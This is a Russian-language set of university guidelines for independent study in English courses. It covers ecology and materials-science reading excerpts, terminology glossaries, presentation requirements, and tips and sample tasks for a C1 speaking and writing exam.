Чтение и последующее обсуждение (если таковое предусмотрено заданием) оценивается максимальным количеством баллов при соблюдении произносительных норм, адекватном переводе, т.е. без искажения оригинальной информации, грамматически и стилистически правильном построении устных и письменных высказываний, достижении коммуникативной цели.

Пример текста (отрывок)

(В тексте выделена лексика, характерная для области химии окружающей среды, для пополнения терминологического словаря и последующего обсуждения темы.)

GLASS-CERAMICS

(pyroceramics, vitroceramics, ceramized glass, crystalline glass)

Glass-ceramics is a unique material, since it successfully combines the best **properties** of glass and ceramics. The technological process of production of glass-ceramics is a line process at present.

Special components are **introduced into** the **molten glass** mass heated to 1600 ° C, radically changing the composition and physical properties of **the resulting material**. The main purpose of **additives** is to obtain a controlled **crystallization process**. The fact is that when the ordinary glass

mass **cools down**, uncontrolled crystallization of the material occurs with the formation of crystals of various sizes in it.

In the production of glass-ceramic surfaces for cooktops, the material of the so-called LAS system (Lithium, Aluminum, Silicium) is used. This is when parts of lithium oxide and aluminum oxide are **added to** the base mass of silicon oxide (standard **raw materials** for glass production).

Работа с терминологическим словарем

Терминологический словарь составляется обучающимся по итогам аудиторной и самостоятельной работы с аутентичными текстами и включает лексические единицы по изучаемым темам (не менее 25-30 слов и/или выражений по каждой изученной теме). Овладение лексическим минимумом терминологического словаря позволяет оценить формирование языковой компетенции, необходимый и достаточный запас профессиональной лексики, приобретенный в ходе самостоятельной работы.

Рекомендации по выполнению:

- формировать список терминов по тематическому принципу с переводом, учитывающим профессиональную область применения, выделяя графически высокочастотные слова и словосочетания.

Критерии оценивания:

Обучающийся должен овладеть более 70% лексики из терминологического словаря.

Подготовка к презентации

Устное сообщение с использованием мультимедийных средств требует большой подготовительной работы, которая включает несколько этапов: выбор темы, сбор материала и его организация, подготовка плана, написание текста выступления и т.д.

При подготовке необходимо учитывать следующие критерии:

Содержание. Устное сообщение включает материалы, имеющие непосредственное отношение к теме. Название должно быть лаконичным, точным, ориентированным на определенную аудиторию. Тема считается раскрытой, если затронуты все выбранные аспекты, приведено достаточное количество фактов и примеров. Выбор научной темы должен соответствовать направлению магистерской программы. Обоснование актуальности и практической значимости темы коррелирует с проблемными вопросами науки и практики; степень информативности достаточная, доказательность и достоверность представленных результатов подтверждена аргументами, примерами и фактами. Объём высказывания (количество предложений, время выступления) должен соответствовать уровню обучения (сообщает преподаватель, руководствуясь РПД).

Структура. Любое выступление имеет общепринятую структуру введение, основная часть, заключение. Рекомендуется начинать любое вступление с приветствия и представления себя и соавторов. После представления необходимо сообщить аудитории тему и цель сообщения. Вступление должно также содержать краткое описание того, о чем будет говориться в основной части. Основная часть выступления призвана передать участникам необходимый объем информации, требующейся для достижения цели, включает от двух до четырех частей, пунктов. На рисунке 1 приведен примерный план выступления. Заключение, помимо кратких выводов, включает напоминание о цели сообщения и приглашение к дискуссии.

Введение

1. Приветствие
2. Представление выступающего
3. Название (slide I)
4. Обоснование актуальности → цель (slide II)
5. Обзор содержания выступления или организация информации (slide III)

Основная часть

6. Методы и результаты (таблицы, графики, рисунки и пр. (slides IV-VIII)

Заключение

7. Выводы, переход к дискуссии (slide IX)

Примечание: *количество слайдов может варьироваться в зависимости от содержания и целей выступления.*

Языковые средства. Выступающий должен свободно владеть материалом, излагать устно, а не зачитывать текст сообщения. Структурные части выступления должны быть логически связаны друг с другом, для этого рекомендуется использовать разнообразные средства логической связи (слова-связки). Рекомендуется использовать разнообразные грамматические структуры и лексику в соответствии с тематикой. Фонетические ошибки допускаются, но они не должны препятствовать восприятию излагаемой информации.

Интерактивный характер выступления также предполагает взаимодействие с аудиторией посредством целесообразного использования визуальных средств (фото, схем, таблиц, рисунков и т.п.), т.е. их непосредственного комментирования с использованием вербальных приемов привлечения внимания к демонстрируемым материалам.

Требования к оформлению мультимедийной презентации

Мультимедийная презентация – это демонстрационные материалы для публичного выступления, устного сообщения. Электронная презентация – это файл, в который собраны материалы выступления, подготовленные в виде компьютерных слайдов. Визуальные средства должны поддерживать высказывания и комментарии и решать задачи сообщения.

- Первый и все последующие слайды должны быть озаглавлены.
- Текст: на одном слайде должно быть не более 7-10 строк. Слова и предложения – короткие, временная форма глаголов – одинаковая. Следует избегать перепечатывания текста доклада.
- Графические объекты должны быть четкими и с хорошим разрешением; необходимость и тип анимации должен быть логически увязан содержанием доклада.
- Размер шрифта должен быть читабельным. Не рекомендуется смешивать разные шрифты.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

В рамках данной дисциплины в качестве промежуточной аттестации предусмотрен дифференцированный зачет.

Содержание зачета:

- презентация своего сообщения и участие в последующем обсуждении;
- написание теста;
- Предоставление терминологического словаря (не менее 300 слов и/или устойчивых выражений и расшифровку аббревиатур), например: *XR spectrometer - рентгеноспектрометр*

Рекомендации по подготовке к презентации указаны выше.

Объем и количество программных заданий согласовывается с преподавателем в зависимости от изучаемого уровня иностранного языка.

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский язык для естественных наук/ InterEcology (Экология в современном мире)*
Направление подготовки/Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Мельникова Л. В., доцент (к.н.) Центра иностранных языков и коммуникативных технологий*

1. **Темы дисциплины для самостоятельного освоения обучающимися**

Отсутствуют.

2**. План самостоятельной работы**

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Экология в приоритете	Подготовка к монологическому высказыванию	Монолог “Why ecology is a priority?”	5	3
2	Технологический прогресс: преимущества и последствия	Подготовка к написанию эссе	Эссе типа Pros-and-Cons	5	3
3	Загрязнение воздуха	Подготовка к дискуссии (полилог)	Полилог “Air pollution in megapolises. Problems and Solutions”	5	10
4	Экологические проблемы глазами молодых исследователей	Подготовка к презентации	Устный доклад в сопровождении презентации	5	10
5	Экологические волонтерские движения и организации	Подготовка к проекту	Проект “Экологическая акция/программа/ движение”	5	10
6	Аудирование по изучаемым темам	Просмотр, прослушивание аудио и видеофрагментов и выполнение заданий	Выполненные задания	10	20
7	Подготовка к занятиям	Выполнение текущих заданий, изучение дополнительной литературы	Выполненные задания, участие в обсуждении, анализ выполненных заданий	0	18
8	Подготовка к дифференцированному зачету	Повторение изученного материала, выполнение заданий по подготовке к тесту.	Успешное написание теста	5	18
9	Итого:			40	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающимися, критерии оценивания.

Подготовка к практическому занятию может включать следующие виды заданий:

- письменные задания;
- подготовка монологических и диалогических высказываний по теме;
- работа с профессионально ориентированными текстами;
- работа с терминологическим словарем.

Письменные задания

Выполнение письменных заданий необходимо для формирования иноязычной коммуникативной компетенции. Задания построены с учетом изучаемой лексики и наиболее употребляемых грамматических структур, необходимых для эффективной коммуникации.

Рекомендации по выполнению:

- внимательно ознакомиться с инструкциями к заданию;
- соблюдать правила оформления к различным видам письменных текстов.

Пример письменного задания: *Написание эссе pros-and-cons*

Эссе *Pros-and-cons* типа аналитических записок должно быть структурировано согласно общепринятой структуре написания данного типа, отражать как преимущества, так и недостатки анализируемого объекта, явления, материала, содержать аргументы и примеры вышеизложенных доводов и основные выводы. При написании следует использовать типичные для такого вида эссе языковые средства (linking word of contrast and comparison: constructions like *on the one hand, but on the other*) и соблюдать этические нормы изложения.

Критерии оценивания:

Высший балл выставляется обучающемуся при соблюдении вышеизложенных критериев, а также правил оформления, логичного построения текста; недопущению лексических или грамматических ошибок, ведущих к недопониманию текста или искажению информации.

Подготовка монологических и диалогических высказываний по теме

Монологическое и диалогическое высказывание по изученной теме позволяет оценить языковые компетенцию, формируемые в результате изучения дисциплины.

Рекомендации по выполнению:

- изучить лексический материал по теме;
- составить устное высказывание с учетом произносительных, языковых и этических норм, принятых в научно-профессиональном сообществе;
- соблюдать логику изложения;
- практиковать вслух устную речь с целью предварительного самоанализа.

Критерии оценивания:

Высший балл выставляется обучающемуся, если монологическое высказывание по теме достигло коммуникативной цели, при адекватном подборе лексико-грамматических средств для целей коммуникации, при правильном построении высказываний с учетом социокультурных особенностей стран изучаемого языка; при этом в ответе могут быть допущены недочеты или незначительные ошибки, исправленные обучающимся.

Работа с текстами

Работа с профессионально ориентированными текстами с целью понимания содержания прочитанной информации (ознакомительное, просмотровое, поисковое, изучающее виды чтения).

Чтение и сопроводительные задания к профессионально ориентированным текстам играет важную роль в изучении иностранного языка для академических и профессиональных целей. Самостоятельная работа с текстовым материалом позволяет совершенствовать навыки всех видов чтения, а также способствует пополнению профессиональной и общенаучной лексики, при этом обучающиеся расширяют словарный запас, анализируют структуру текста и отдельного высказывания, учатся взаимодействовать на иностранном языке в профессиональной сфере, знакомятся с профессиональным зарубежным опытом и способом представления его результатов.

Рекомендации по выполнению:

- при чтении текста выделять ключевые идеи и понятия;
- обращать внимание на частотность употребления профессиональных терминов и фиксировать их в терминологическом словаре.
- целесообразно сконцентрировать внимание на устойчивых словосочетаниях и грамматических конструкциях, которые могут быть полезными при обсуждении текста.

Критерии оценивания заданий

Чтение и последующее обсуждение (если таковое предусмотрено заданием) оценивается максимальным количеством баллов при соблюдении произносительных норм, адекватном переводе, т.е. без искажения оригинальной информации, грамматически и стилистически правильном построении устных и письменных высказываний, достижении коммуникативной цели.

Пример текста (отрывок)

(В тексте выделена лексика, характерная для области экологической безопасности, для пополнения терминологического словаря и последующего обсуждения темы.)

P. C. Nagajyoti, K. D. Lee, T. V. M. Sreekanth

Heavy Metals, Occurrence and Toxicity for Plants

Metal contamination issues are becoming increasingly common in India and elsewhere, with many documented cases of **metal toxicity** in mining industries, foundries, smelters, coal-burning power plants and agriculture. Heavy metals, such as cadmium, copper, lead, chromium and mercury are **major environmental pollutants**, particularly in areas with high anthropogenic pressure. Heavy metal accumulation in soils is of concern in agricultural production due to the **adverse effects on food safety and marketability**, crop growth due to phytotoxicity, and environmental health of soil organisms. The influence of plants and their metabolic activities affects the **geological and biological redistribution** of heavy metals through pollution of the air, water and soil. This article details the range of heavy metals, their occurrence and toxicity for plants and focuses mainly on zinc, cadmium, copper, mercury, chromium, lead, arsenic, cobalt, nickel, manganese and iron. Metal toxicity has **a high impact** and relevance to plants and consequently it **affects the ecosystem**, where the plants form an integral component. Plants growing in **metal-polluted sites** exhibit altered metabolism, growth reduction, lower biomass production and **metal accumulation.**

Терминологический словарь

Терминологический словарь составляется обучающимся по итогам аудиторной и самостоятельной работы с аутентичными текстами и включает лексические единицы по

изучаемым темам (не менее 25-30 слов по каждой изученной теме). Овладение лексическим минимумом терминологического словаря позволяет оценить формирование языковой компетенции, необходимый и достаточный запас профессиональной лексики, приобретенный в ходе самостоятельной работы.
Рекомендации по выполнению:

- формировать список терминов по тематическому принципу с переводом, учитывающим профессиональную область применения, выделяя графически высокочастотные слова и словосочетания.

Критерии оценивания:
Обучающийся должен овладеть более 70% лексики из терминологического словаря.

Дискуссия
используется как метод активного обучения, позволяющий совершенствовать полученные ранее навыки устной коммуникации, аргументированно излагать свои мысли, доводы и комментарии, обосновывать предлагаемые решения и отстаивать свою точку зрения.
Рекомендации по выполнению:

- подобрать материалы по обсуждаемой теме (статьи, видео, подкасты);
- систематизировать полученный материал;
- составить/продумать систему аргументации, поддержки, утверждения и/или отрицания тезиса с учетом этических норм, общепринятых в научно-профессиональном сообществе;
- подготовить вопросы.

Критерии оценивания:

- умение аргументировать свою точку зрения;
- обсуждение в ходе дискуссии одной-двух проблемных, острых ситуаций по данной теме;
- содержательный компонент (полнота ответа, нестандартность подхода, толерантность к другим точкам зрения);
- визуализация аргументов с использованием различных наглядных материалов (схемы, диаграммы, графики, аудио-, видеозаписи, фото-, кинодокументы);
- корректное высказывание своего мнения, опровержения, согласия с соблюдением общепринятых этических и языковых норм.

Подготовка к презентации

Устное сообщение с использованием мультимедийных средств требует большой подготовительной работы, которая включает несколько этапов: выбор темы, сбор материала и его организация, подготовка плана, написание текста выступления и т.д.
При подготовке необходимо учитывать следующие критерии:

Содержание. Устное сообщение включает материалы, имеющие непосредственное отношение к теме. Название должно быть лаконичным, точным, ориентированным на определенную аудиторию. Тема считается раскрытой, если затронуты все выбранные аспекты, приведено достаточное количество фактов и примеров. Выбор научной темы должен соответствовать направлению магистерской программы. Обоснование актуальности и практической значимости темы коррелирует с проблемными вопросами науки и практики; степень информативности достаточная, доказательность и достоверность представленных результатов подтверждена аргументами, примерами и фактами. Объём высказывания (количество предложений, время выступления) должен соответствовать уровню обучения (сообщает преподаватель, руководствуясь РПД).

Структура. Любое выступление имеет общепринятую структуру введение, основная часть, заключение. Рекомендуется начинать любое вступление с приветствия и

представления себя и соавторов. После представления необходимо сообщить аудитории тему и цель сообщения. Вступление должно также содержать краткое описание того, о чем будет говориться в основной части. Основная часть выступления призвана передать участникам необходимый объем информации, требующейся для достижения цели, включает от двух до четырех частей, пунктов. На рисунке 1 приведен примерный план выступления. Заключение, помимо кратких выводов, включает напоминание о цели сообщения и приглашение к дискуссии.

Введение

1. Приветствие
2. Представление выступающего
3. Название (slide I)
4. Обоснование актуальности → цель (slide II)
5. Обзор содержания выступления или организация информации (slide III)

Основная часть

6. Методы и результаты (таблицы, графики, рисунки и пр. (slides IV-VIII)

Заключение

7. Выводы, переход к дискуссии (slide IX)

Примечание: *количество слайдов может варьироваться в зависимости от содержания и целей выступления.*

Языковые средства. Выступающий должен свободно владеть материалом, излагать устно, а не зачитывать текст сообщения. Структурные части выступления должны быть логически связаны друг с другом, для этого рекомендуется использовать разнообразные средства логической связи (слова-связки). Рекомендуется использовать разнообразные грамматические структуры и лексику в соответствии с тематикой. Фонетические ошибки допускаются, но они не должны препятствовать восприятию излагаемой информации.

Интерактивный характер выступления также предполагает взаимодействие с аудиторией посредством целесообразного использования визуальных средств (фото, схем, таблиц, рисунков и т.п.), т.е. их непосредственного комментирования с использованием вербальных приемов привлечения внимания к демонстрируемым материалам.

Требования к оформлению мультимедийной презентации

Мультимедийная презентация – это демонстрационные материалы для публичного выступления, устного сообщения. Электронная презентация – это файл, в который собраны материалы выступления, подготовленные в виде компьютерных слайдов. Визуальные средства должны поддерживать высказывания и комментарии и решать задачи сообщения.

- Первый и все последующие слайды должны быть озаглавлены.
- Текст: на одном слайде должно быть не более 7-10 строк. Слова и предложения – короткие, временная форма глаголов – одинаковая. Следует избегать перепечатывания текста доклада.
- Графические объекты должны быть четкими и с хорошим разрешением; необходимость и тип анимации должен быть логически увязан содержанием доклада.
- Размер шрифта должен быть читабельным. Рекомендуются рубленые шрифты (например, различные варианты Arial или Tahoma). Не рекомендуется смешивать разные шрифты.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

В рамках данной дисциплины в качестве промежуточной аттестации предусмотрен дифференцированный зачет.

Содержание зачета:

- презентация своего сообщения и участие в последующем обсуждении;

- написание теста;
- Предоставление терминологического словаря (не менее 300 слов и/или устойчивых выражений), например: *MPC – maximum permissible concentration*

Рекомендации по подготовке к презентации указаны выше. Объем и количество программных заданий согласовывается с преподавателем в зависимости от изучаемого уровня иностранного языка.

Приложение № 1 к приказу
от_____ № _____

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Английский язык для подготовки к международным экзаменам (уровень С1)*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Бронникова О.В., доцент кафедры прикладной и теоретической лингвистики Института социально-гуманитарных наук*

1. Темы дисциплины для самостоятельного освоения обучающимися *«Отсутствуют»*

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1.	УВ 1, 2 Class 1, 2. Introduction. CEFR. Exam criteria. Practice Test 1.	Paper 1. Reading and Use of English: выполнение пробного экзаменационного теста (часть 1. Чтение и комплексное владение языковыми компетенциями)	Тест	2	
2.	УВ 3-12 Class 3-12 Practice Tests 2-6.	1.Подготовка комплексного описания картинки 2.Подготовка эссе 3.Подготовка к дискуссии 4.Выполнение тренировочных тестов в формате экзамена CAE (2-6) 5.Подготовка устного ответа (Speaking Paper, part 1) 6.Выполнение теста по аудированию (части 1-2)	1) Описание картинки (5 шт.) 2) Эссе (4 шт.) 3) Дискуссия (4 шт.) 4) Тест (6 шт.) 5) Устный ответ (6 шт) 6) Тест по аудированию (6 шт.)	1) 5 2) 4 3) 4 4) 6 5) 6 6) 6	
3.	УВ 13-22 Class 13-22. Practice Tests 7-11.	1) Подготовка комплексного описания картинки 2) Подготовка эссе 3) Подготовка письменных работ (Writing Paper part 2) 4) Подготовка к дискуссии 5) Выполнение тренировочных тестов в формате экзамена CAE (7-11) 6) Подготовка монологического высказывания (Speaking Paper, part 4)	1) 1) Описание картинки (5 шт.) 2) Эссе (3 шт.) 3) Письменная работа (5 шт.) 4) Дискуссия (5 шт.) 5) Тест (5 шт.) 6) Монологический ответ (5 шт) 7) Тест по аудированию (5 шт)	1)5 2)3 3)5 4)5 5)5 6)5 7)5	24

		7) Выполнение теста по аудированию (части 3-4)			
4	УВ 23-25 Class 23, 24, 25. Examination Paper.	Подготовка к финальным занятиям: Подготовка к финальному тесту, включающему все виды речевой деятельности.	1) Тест	9	
5	Подготовка к занятиям	1) Заучивание образцов-ответов 2) Написание своих собственных ответов на часть 1 Speaking Paper 3)Просмотр дополнительных обучающих видео по заданиям экзамена 4) Заучивание новых слов и выражениям, встречающихся в тестовых заданиях 5) Пересказ некоторых текстов с использованием активного вокабуляра по теме. 6)Закрепление грамматического материала	Участие в индивидуальных, парных и групповых работах	0	18
6	Подготовка к дифференцированному зачету	Подготовка к финальному тесту для зачета, включающему все виды речевой деятельности.	Успешное выполнение тестовых заданий	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Описание картинки

Средство контроля сформированности умения описывать картинки/фотографии различного содержания. Задание также проверяет: 1. владение основными способами выражения семантической, коммуникативной и структурной преемственности между частями высказывания - композиционными элементами текста (введение, основная часть, заключение), сверхфразовыми единствами, предложениями. 2. Умение использовать языковые средства с целью выделения релевантной информации; владение особенностями официального, нейтрального и неофициального регистров общения; способность использовать языковые формулы в письменной коммуникации

Критерии оценивания

Part 2

Type and Format: An individual 'long turn' by each candidate, with a response from the second candidate. In turn, the candidates are given a pair of photographs to talk about.

Focus: organising a larger unit of discourse, comparing, describing and expressing opinions

Timing: A 1-minute 'long turn' for each candidate, plus a 30-second response from the second candidate. The total time for Part 2 is 4 minutes.

Рекомендации по выполнению

Speaking Part 2: Long Turn

This section evaluates your ability to develop an extended response. Part 2 provides you with the opportunity to speak for one minute without interruption. Each candidate is presented with a set of pictures and asked to comment on each and react to them. A prompt is given to you in the form of a direct question written above the pictures. You are asked to compare and contrast, speculate and express viewpoints about two of the three pictures shown.
You will have the opportunity to demonstrate your ability to organise your thoughts and ideas. In addition, you will be asked to comment on your fellow candidate's response for approximately 30 seconds.

Note you will be asked to speculate or expound on the visual in some manner never merely to describe it. For example:

a. "This image shows two people having dinner together. They are sharing a bottle of wine and eating steak." does not feature a speculative element like

b. "These two men are dressed in suits and seem to be having some type of business dinner or meeting. Perhaps, they are discussing a new venture or deal. Perhaps, they are even celebrating a recent success or the signing of a new client or employee. They may be travelling on business and are having an evening out. One of the persons might be entertaining the other as part of a business courtesy."

Tips for Speaking - Part 2

1 Practise speaking for extended periods of time so that you become familiar with speaking for one minute uninterrupted. Sometimes candidates finish their long turn too soon, for they are unprepared for how long one minute takes.

2 Collect pictures from various forms of media and group them into sets and speculate on what might you be asked to talk about in a Part 2 task in the exam.


3 Avoid 'closure' cues such as "That's it." or "I'm done." Speak until the interlocutor says, "Thank you." With this approach, you will maximise the time available for each 1-minute long turn.

4 Spend time organising your ideas coherently. Become familiar with useful phrases that link ideas and compare images. Develop your own list of appropriate phrases during your preparation providing you with a broad range of language and structures to draw on when necessary.


Пример задания

Описание (картинки).

Option 1. Describe a picture orally, then do it in writing at home.




Option 2. Describe two out of three pictures. Answer questions. Record your description and do it in writing too.



Part 2 – Long turn

1: Isolated places

- How might the people be feeling?
- Why might they be in these situations?



Письменный ответ.

Средство контроля усвоения учебного материала темы по различным типам письменной речи, а именно: review, proposal, report, организованное как часть учебного процесса в виде письменной фиксации ответов на предложенные задания.

Критерии оценивания

Part 2 - Writing paper

Writing one from a number of possible text types based on a contextualised writing task.
Candidates have a choice of task. In questions 2–4, the tasks provide candidates with a clear context, topic, purpose and target reader for their writing. The output text types are: • ***article*** • ***email/letter*** • ***report*** • ***review.***
Word Requirement: 220–260 words

Assessment scales

The scales which are used for marking the answers to the Writing questions consist of the following four subscales:

1. Content:
Candidates are assessed based on how well they have fulfilled the task, and whether they have addressed all the content points stated in the questions.

2. Communicative Achievement:
It focuses on the appropriateness of register and format for the task. Candidates are expected to show command of the conventions of the communicative task and communicate their ideas in an effective and convincing way, holding the target reader's attention and fulfilling all communicative purposes.

3. Organisation:
Information and ideas should be adequately organised with the correct use of cohesive devices.

4. Language:
It focuses on the range of structures and vocabulary and how accurately they are used.

Candidates' responses are **marked** on each subscale from **0 to 5**.

Task types in the Writing paper:

The different task types endeavour to establish frameworks for candidates to develop their ideas on a topic with a purpose for writing and a target reader in mind.

A PROPOSAL is written for a group of contemporaries like club members or colleagues. Candidates will be expected to make suggestions backed by facts to persuade their readers.

AN EMAIL/A LETTER is written to respond to a situation outlined in the question reflecting the appropriate register and tone for the specified target reader. Candidates are asked to develop correspondence to, for example, an English-speaking friend or colleague, a potential employer, a college principal or a magazine editor.

AN ESSAY is always written for a teacher. It should address the prompt provided in terms of addressing both content points and providing a new viewpoint of the writer's own. The essay should be well developed with an introduction, appropriate conclusion as well as written in an appropriate register and tone.

A REPORT is usually developed for a superior (e.g. a teacher) or a peer group (e.g. members of an English club). The question identifies the subject of the composition and the areas to be covered. Candidates must provide some factual information and make recommendations, but there is space for them to incorporate their own ideas and experiences.

A REVIEW is written traditionally for an English-language magazine, newspaper or website. The main purpose is to describe and express a personal opinion about something which the writer has experienced (e.g. a film, a holiday, a product, a website etc.) and to give the reader a clear impression of what the item discussed is like. Description and explanation are key functions for this task and a review will normally include a recommendation to the reader.

For all task types, questions are constructed to enable candidates to display their English language proficiency at CEFR C1 level; candidates should take special care to read every part of each question, and not to omit any required development of the topic.

Guidelines on length

Guidelines on length are provided for each task; essays that are too short may not have an adequate range of language and may not provide all the information that is required, while responses which are too long may contain extraneous content and have a negative effect on the reader. These may affect candidates' marks on the relevant subscales.
Candidates are expected to employ a consistent form of English in areas, such as spelling and not, for example, switch from using a British spelling of a word to an American spelling of the same word.

■ **Content**
The **LETTER** must include the following information:
- Age of the applicant.
- Whether he/she has knowledge of the area (include a highlight of the area).
- Applicant's character, his/her interests and whether he/she gets on well with people.

■ **Register:** Formal language.
■ **Organisation:**
Clearly organised into paragraphs with appropriate linking devices.
■ **Language:**
Language of description, explanation and comparison.

■ **Content**
The **REVIEW** must:
- Describe the plot and the characters.
- Say for whom the film is suitable.
- Mention any special effects or other important characteristics of the film.
- Say why you would recommend that film to somebody.

■ **Register:** Formal language.

■ **Organisation:**
Clearly organised into paragraphs with appropriate linking devices.
■ **Language:**
Language of description, explanation and opinion.
Vocabulary related to description of plot and recommendation of a film.

■ **Content**
The **PROPOSAL** must:
- State what service this new career office could offer.
- How it could be run.
- the target reader should be informed

■ **Register:** Formal language.

■ **Organisation:**
Clearly organised into paragraphs, possibly with headings.
■ **Language:**
Language of description, recommendation and persuasion.

■ **Content**
The **REPORT** must:
- state both the positive and the negative aspects of the shopping centre
- state what effect the shopping centre might have on the local environment and the community
- make some suggestions as to how the more negative aspects could be improved

■ **Register:** Formal language.
■ **Organisation:**
Clearly organised into paragraphs with appropriate linking devices. Headings should be included.
■ **Language:** Language of description and recommendation.

Рекомендации по выполнению

Writing Part 2: Letter, Proposal, Report or Review

A **letter** is composed to respond to a situation provided in the task. Expect to be required to write letters to the editor of a publication, the director of a company, to a friend or to a university administrator. Letters will not be restricted to a narrative element but will also require candidates to execute other objectives, such as to resolve a misunderstanding or advocate for a course of action.

A **proposal** may be composed for a group of contemporaries at work or to a person in a position of authority, like a professor. You will be asked to express suggestions that are supported by facts, employing persuasive language.

A **report** may be composed for a superior or a peer group. The content of the document is somewhat factual, stemming from the prompt, though you will have the room to inject your own ideas and experience. You will be required to do more than simply describe a situation, including evaluating how a particular objective may be achieved or to suggest an alternative course of action.

A **review** may concern a book, film or work of art as well as a product or service. A review in the Writing exam does not simply require a general description of the item reviewed, instead calls for an evaluation of its appropriateness for its intended audience. The target audience is specified in the task and thus candidates should be encouraged to use this information when choosing ideas and language to incorporate into their response.

Task Format

This part of the exam includes three tasks from which candidates must choose. Each item in the section features a context, a purpose for writing and the target audience. Attention to detail is key for every component of the question to generate an effective response. Be careful to choose language that is appropriate for the task.

Tips for Writing Part 2

1 It is imperative that you become familiar with the various task types that the exam requires. All of the task types do not appear on each exam, thus it is important to be prepared to write in any of the styles.
2 Develop your skills in deciding which type of task you will complete. Evaluate the required functions, grammatical structures, vocabulary and register required by each task. Then, you may select the task that you believe you can complete at the highest level.
3 Be cognisant of your audience when crafting your essay. Consider whether the person is someone you know, a stranger or someone in a position of authority etc. It is vital to develop a balanced approach whereby you equally weigh the functions required by the task and the relationship with the target audience.

Paper 2 - Writing
Tips for Writing

1 Candidates write best when they select tasks and topics aligned with their interests and background. In preparation for the exam, expose yourself to a wide variety of tasks and topics. You will benefit from guidance on the particular features of each task as well as the appropriate style and tone for your readers.
2 Read each question closely, highlight the most important facets and develop a response that addresses all of the points required by the task. This will facilitate your ability to develop well-structured and balanced compositions.
3 Be sure to not simply reproduce an essay you may have written in preparation for the test. It is unlikely that at previous response will satisfy the exact requirements of the exam.
4 Practise developing ideas fully to illustrate a variety of vocabulary and grammatical structures to express more complex ideas where appropriate.
5 Make effective use of linking words and phrases to polish the flow of your ideas. In addition, to enhance the logic and ease of your composition use a variety of cohesive devices and organisational patterns.
6 Employ a range of complex language structures where suitable. The examiner will give you credit for attempting for sophisticated modes of expression, even if you make some mistakes, as long as it does not preclude the comprehension of the overall idea you are trying to convey.
7 The time permitted allows for a brief period of planning and then the composition of your essay. It does not account for time to compose fair copies or to count words. Each item on the Writing section carries with it equal marks. So practise using your time carefully on each question.
8 Write legibly so that your answers can be marked fairly, though the quality of your penmanship will not be assessed. It is immaterial whether your handwriting is joined up or not, nor whether you write in upper or lower case characters.
9 Be sure to compose your answers on the lined pages in the separate Answer Sheets for Writing. There is no need to make a "fair copy" of a response and copying what has been written previously is a poor use of time. Should you need to make a revision to what you have written, simply cross out the relevant words. The examiners, subsequently, will ignore these words. This will not have a detrimental effect on your overall score.
10 Practice writing the compositions within the word limit so that you are well versed in what is required. It is wasteful to spend time counting words and this often leads to poor alterations that erode the overall quality of your essay.
11 Check your work for spelling, grammar and errors in punctuation. These mistakes are not penalised specifically but these mistakes can preclude communication and/or have an adverse effect on the reader.
12 American and other variations of the English spelling and usage are acceptable.
13 Practice writing your essays without a dictionary, for they are not permitted in the examination room.

Пример задания

Option 1.

You see the following announcement on a TV series reviews website:

TV Reviews Wanted

Send us a review of your favourite TV series. In your review try to explore the characters, the plot, and the setting. Also explain why you found it interesting to watch and what you think is its best feature.

Write your **review**.

Option 2.

For a political science class you are taking, the professor asks you to conduct a small survey of students to learn more about their voting habits in elections of local officials.

The professor asks that you create a report organising the data you collect on:
- if and why people vote
- do they vote based on single issues
- political party affiliation
- what do they read or consult to inform themselves about the issues and political leaders and candidates of the day

Include other factors or ideas in your report as you see fit.

Write your **report**.

Option 3.

Your college currently doesn't provide enough support for students planning to spend time studying in another country. You see this notice in the library.

